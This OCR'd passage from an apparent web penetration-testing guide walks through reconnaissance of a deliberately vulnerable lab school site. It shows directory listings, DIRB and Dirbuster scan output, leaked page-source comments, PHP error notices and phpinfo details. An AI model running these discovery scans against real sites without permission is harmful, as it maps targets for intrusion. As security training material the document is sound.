

Welcome to Name of school - OWASP Mantra
File Edit View History Bookmarks Tile Tools Help
Welcome to Name of sc...
192.168.1.20/affix.php?type=about.php
Logout
Hogwarts School
We're no strangers to love You know the rules and so do I A full commitment's what I'm thinking of You wouldn't get this from any other guy I just want to tell you how I'm feeling Gotta make you understand Never gonna give you up, never gonna let you down Never gonna run around and desert you Never gonna make you cry, never gonna say goodbye Never gonna tell a lie and hurt you We've known each other for so long Your heart's been aching but you're too shy to say it Inside we both know what's been going on We know the game and we're gonna play it And if you ask me how I'm feeling Don't tell me you're too blind to see Never gonna give you up, never gonna let you down Never gonna run around and desert you Never gonna make you cry, never gonna say goodbye etc.. You know the score....
Copyright © 2013 Hogwarts School. Designed by R Weasley
Cookies Manager+ v1.5.1.1 [showing 1 of 1, selected 1]
File Edit View Tools Help
Search:
Refresh
Site
Name
192.168.1.20
PHPSESSID
Name: PHPSESSID
Content: n0l63ng9c6nlanni242eqm5dm3
Host: 192.168.1.20
Path: /
Send For: Any type of connection
Expires: At end of session
Add
Edit
Delete
Close

Figure 1-10 Error Message for Specifiying an Invalid Username







Figure 1-11 Manually browsing to files on the web server




192.168.1.20/date/
Index of /date
Name
Last modified
Size
Description
Parent Directory -
htmlDatePicker.cfm 2007-09-29 15:34 1.3K
htmlDatePicker.css 2013-06-25 12:31 2.1K
htmlDatePicker.js 2013-07-02 02:39 13K


192.168.1.20/images/
Index of /images
Name
Last modified
Size
Description
Parent Directory -
0.png 2013-07-06 22:23 137
01.png 2013-07-02 23:18 33K
02.PNG 2013-07-07 10:05 68K
03.PNG 2013-07-08 03:45 5.2K
1.jpg 2010-04-29 02:39 26K
2.jpg 2013-05-27 23:29 124K
2head.jpg 2013-07-14 05:25 24K
11.jpg 2013-06-17 23:02 41K
28.png 2011-11-18 07:29 5.0K
46.png 2011-11-18 07:29 4.9K
54.png 2011-11-18 07:29 4.2K
120.png 2011-11-18 07:30 3.3K
174.png 2010-01-25 22:47 51K
492.png 2010-01-25 22:45 2.6K
About-icon.png 2011-09-29 11:31 7.8K
App Icon.ico 2006-09-29 10:23 118K
AttachFile.png 2011-08-23 14:59 1.0K
Audio_Cd.ico 1997-01-10 23:50 7.2K
BARCODE.ICO 1996-05-27 14:59 766
BOOKS.ICO 2006-03-13 21:23 26K

192.168.1.20/js/

Index of /js

Name	Last modified	Size	Description
Parent Directory		-	
bootstrap.min.js	2017-01-31 15:44	36K	
ddsmoothmenu.js	2010-11-04 23:03	7.1K	
jquery-1.4.3.min.js	2010-11-11 11:37	76K	
jquery.localscroll-m..>	2011-06-06 20:14	1.5K	
jquery.min.js	2011-06-06 20:14	56K	
jquery.nivo.slider.p..>	2011-01-24 09:58	9.5K	
jquery.scrollTo-min.js	2011-06-06 20:14	2.2K	
slimbox2.js	2011-06-02 12:23	4.1K	

192.168.1.20/UNSZCINWACHQ/

Index of /UNSZCINWACHQ

Name	Last modified	Size	Description
Parent Directory		-	
doornumbers.txt	2020-08-17 17:11	92	

192.168.1.20/qtip/

Index of /qtip

Name	Last modified	Size	Description
Parent Directory		-	
jquery.qtip.min.css	2012-06-17 05:19	10K	
jquery.qtip.min.js	2012-03-16 23:15	34K	

Figure 1-12 The Home Page

Figure 1-13 Non-existence resource

Figure 1-14 Web Server's Response to dealing with non-existent items




Figure 1-15 Source Code

```
<!-- *** Remember that phpinfo.php should be deleted in the real version -->
  <meta http-equiv="cache-control" content="no-cache, must-revalidate, post-check=0, pre-check=0" />
  <meta http-equiv="cache-control" content="max-age=0" />
  <meta http-equiv="expires" content="0" />
  <meta http-equiv="expires" content="Tue, 01 Jan 1980 1:00:00 GMT" />
  <meta http-equiv="pragma" content="no-cache" />



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <!-- <meta content="0;http://localhost:81/" http-equiv="refresh" />-->
<title>School Name System, Access page</title>
<meta name="keywords" content="Web Tech Template, CSS, HTML" />
<meta name="description" content="Web Tech Template is a free CSS website provided by school.com" />
<link href="css/school_style.css" rel="stylesheet" type="text/css" />
<link  type="text/css" rel="stylesheet" href="vision.css"    />
<script language="javascript" type="text/javascript">
function clearText(field)
{
    if (field.defaultValue == field.value) field.value = '';
    else if (field.value == '') field.value = field.defaultValue;
}
</script>
<script type="text/javascript" src="qtip/jquery.qtip.min.js"></script>
<link href="qtip/jquery.qtip.min.css" rel="stylesheet" type="text/css" media="screen, projection">

</head>
<body>
<!-- end of header -->
```

```
<form  method="post" name="myform">
  <table  border="0" cellspacing="3" cellpadding="5"  id='mytable'summary="registering student">
    <tr>
      <td  height="24">Name</td>
      <td > </td>
      <td ><input type="hidden" name="id" value="1"  />
        <input type="text" disabled name="fname" size="30" id='in' value="Harry Potter"  />
      </td>
    </tr>
    <tr>
      <td>sex</td>
      <td> </td>
  <td>
        <input type="text" disabled name="sex" size="30" id='in' value="M"  />
      </td>
    </tr>
    <tr>
      <td>Date of birth</td>
      <td> </td>
      <td>
         <input type="text" disabled name="DOB" size="30" id='in' value="01/02/99"  />
      </td>
    </tr>
    <tr>
      <td>House</td>
      <td> </td>
      <td><input type="text" disabled name="dis" size="30" id='in' value="Gryffindor"  /></td>
    </tr>
    <tr>
       <td> Favourite spell:
       <td> </td>
<td>
```

```
<!-- *** Built on Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7.  -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Welcome to Hogwarts school of hacking</title>
<link rel="icon" type="image/ico" href="/images/BOOKS.ico"/>
<meta name="keywords" content="school management system" />
<meta name="description" content="school management system" />
<link href="/school.css" rel="stylesheet" type="text/css" />
<link rel="stylesheet" href="/nivo-slider.css" type="text/css" media="screen" />
<link rel="stylesheet" type="text/css" href="/css/ddsmoothmenu.css" />
<link href="/date/htmlDatepicker.css" rel="stylesheet" />
<script language="JavaScript" src="/date/htmlDatepicker.js" type="text/javascript"></script>
<script type="text/javascript" src="/js/jquery.min.js"></script>
<script type="text/javascript" src="/js/ddsmoothmenu.js">
    <script src="graph/js/jquery.js" type="text/javascript"></script>


    <script type="application/javascript" src="graph/js/awesomechart.js">
```

```
<b>Notice</b>:  Use of undefined constant Submit - assumed 'Submit' in <b>/opt/lampp/htdocs/studentsite/changepassword.php</b> on line <b>56</b><br />

       <div class="row space30"> <!-- row 1 begins -->

<div id="school_main"> <span class="tm_bottom"></span>
  <div id="school_content">

         <div class="col-xs-12 col-sm-6 col-lg-8">
               <h2>Change Password</h2>
               <br />
<b>Notice</b>:  Undefined variable: qresult in <b>/opt/lampp/htdocs/studentsite/changepassword.php</b> on line <b>94</b><br />
```


Figure 1-16 DIRB Results


```
root@kali:~# dirb http://192.168.1.20

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Nov 21 06:58:47 2020
URL_BASE: http://192.168.1.20/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.20/ ----
==> DIRECTORY: http://192.168.1.20/admin/
+ http://192.168.1.20/cgi-bin/ (CODE:403|SIZE:1038)
==> DIRECTORY: http://192.168.1.20/css/
==> DIRECTORY: http://192.168.1.20/date/
==> DIRECTORY: http://192.168.1.20/images/
+ http://192.168.1.20/index.php (CODE:200|SIZE:3799)
==> DIRECTORY: http://192.168.1.20/js/
==> DIRECTORY: http://192.168.1.20/php/
+ http://192.168.1.20/phpinfo.php (CODE:200|SIZE:98192)
+ http://192.168.1.20/phpmyadmin (CODE:403|SIZE:1193)
==> DIRECTORY: http://192.168.1.20/pictures/
+ http://192.168.1.20/robots.txt (CODE:200|SIZE:53)
==> DIRECTORY: http://192.168.1.20/student/
```

```
---- Entering directory: http://192.168.1.20/admin/ ----
+ http://192.168.1.20/admin/index.php (CODE:200|SIZE:3451)

---- Entering directory: http://192.168.1.20/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/date/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/php/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/pictures/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/student/ ----
==> DIRECTORY: http://192.168.1.20/student/css/
+ http://192.168.1.20/student/index.php (CODE:302|SIZE:95)
==> DIRECTORY: http://192.168.1.20/student/js/

---- Entering directory: http://192.168.1.20/student/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://192.168.1.20/student/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sat Nov 21 06:59:11 2020
DOWNLOADED: 13836 - FOUND: 7
```

Figure 1-17 Dirbuster Configuration and Results





Type	Found	Response	Size
File	/index.php	200	4142
File	/about.php	200	1054
Dir	/	200	4140
Dir	/images/	200	216
Dir	/icons/	200	216
File	/print.php	200	238
Dir	/qtip/	200	1339
File	/qtip/jquery.qtip.min.js	200	35580
File	/header.php	200	1669
File	/qtip/jquery.qtip.min.css	200	10498
Dir	/admin/	200	3786
File	/admin/index.php	200	3786
File	/headers.php	200	1165
Dir	/php/	200	1106
File	/php/sqlcm.bak	200	370
File	/changepassword.php	200	4753
Dir	/date/	200	1560
Dir	/js/	200	2684
File	/js/jquery.min.js	200	57577
File	/js/ddsmoothmenu.js	200	7622
File	/date/htmlDatePicker.cfm	200	1620
File	/date/htmlDatePicker.css	200	2484
File	/date/htmlDatePicker.js	200	13531
File	/js/bootstrap.min.js	200	37356
File	/js/jquery-1.4.3.min.js	200	78216
File	/js/jquery.localscroll-min.js	200	1863

Type	Found	Response ▲	Size
File	/js/jquery.localscroll-min.js	200	1863
File	/js/jquery.nivo.slider.pack.js	200	10020
File	/js/jquery.scrollTo-min.js	200	2587
File	/admin/header.php	200	1674
File	/js/slimbox2.js	200	4520
Dir	/pictures/	200	2205
Dir	/css/	200	1762
File	/css/bootstrap.min.css	200	121499
File	/css/ddsmoothmenu.css	200	2671
File	/css/school_style.css	200	6795
File	/css/slimbox2.css	200	1648
Dir	/icons/small/	200	216
File	/student/headers.php	200	1165
Dir	/student/css/	200	1786
File	/student/css/bootstrap.min.css	200	121499
File	/student/css/ddsmoothmenu.css	200	2671
File	/student/css/school_style.css	200	8093
File	/student/css/slimbox2.css	200	1648
Dir	/student/js/	200	2708
File	/student/js/bootstrap.min.js	200	37375
File	/student/js/ddsmoothmenu.js	200	7622
File	/student/js/jquery-1.4.3.min.js	200	78216
File	/student/js/jquery.localscroll-min.js	200	1863
File	/student/js/jquery.min.js	200	57577
File	/student/js/jquery.nivo.slider.pack.js	200	10020
File	/student/js/jquery.scrollTo-min.js	200	2587

Type	Found	Response ▲	Size
File	/student/js/jquery.scrollTo-min.js	200	2587
File	/student/js/slimbox2.js	200	4520
File	/cookie.php	200	546
File	/username.php	200	468
File	/instructions.php	200	840
File	/images/countdown.php	200	805
File	/hidden.php	200	283
File	/connection.php	200	231
Dir	/teacher/	200	3788
File	/teacher/index.php	200	3807
File	/teacher/header.php	200	1353
Dir	/slider/	200	2596
Dir	/images/slider/	200	3448
File	/phpinfo.php	200	238
File	/admin/home.php	302	488
Dir	/student/	302	491
File	/student/index.php	302	491
File	/student/studentprofile.php	302	493
File	/admin/changepassword.php	302	491
File	/affix.php	302	5590
File	/logout.php	302	394
File	/teacher/home.php	302	491
File	/teacher/changepassword.php	302	491
Dir	/cgi-bin/	403	301
Dir	/error/	403	301
Dir	/error/include/	403	301

Figure 1-18 Manual Browsing of the Dirbuster Results


- Home
- My subjects
  - View all subjects
- My grades
  - View all my grades so far
- My profile
- Change password
- About


- Home
- Subjects
  - Add subjects
  - View subjects
- Students
  - Edit students
  - Add students
  - View student report
- Marks
  - Enter mark
  - Update mark
- Teachers
  - Edit teachers
  - Add teacher
- Change password


Notice: Undefined variable: username in **/opt/lampp/htdocs/studentsite/cookie.php** on line **2**


Notice: Undefined variable: password in **/opt/lampp/htdocs/studentsite/cookie.php** on line **2**

Warning: mysql_connect(): Access denied for user 'root'@'localhost' (using password: NO) in **/opt/lampp/htdocs/studentsite/images/countdown.php** on line **11**
Could not connect: Access denied for user 'root'@'localhost' (using password: NO)









PHP Version 5.6.34

System	Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64
Build Date	Mar 13 2018 23:30:09
Configure Command	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap=/bitnami /xampp\unixinstallerstackDev-linux-x64/src/imap-2007e' '--with-imap-ssl' '--with-gettext=/opt/lampp' '--with-mssql=shared,/opt/lampp' '--with-pdo-dblib=shared,/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared,instantclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--with-xmlrpc' '--enable-pcntl' 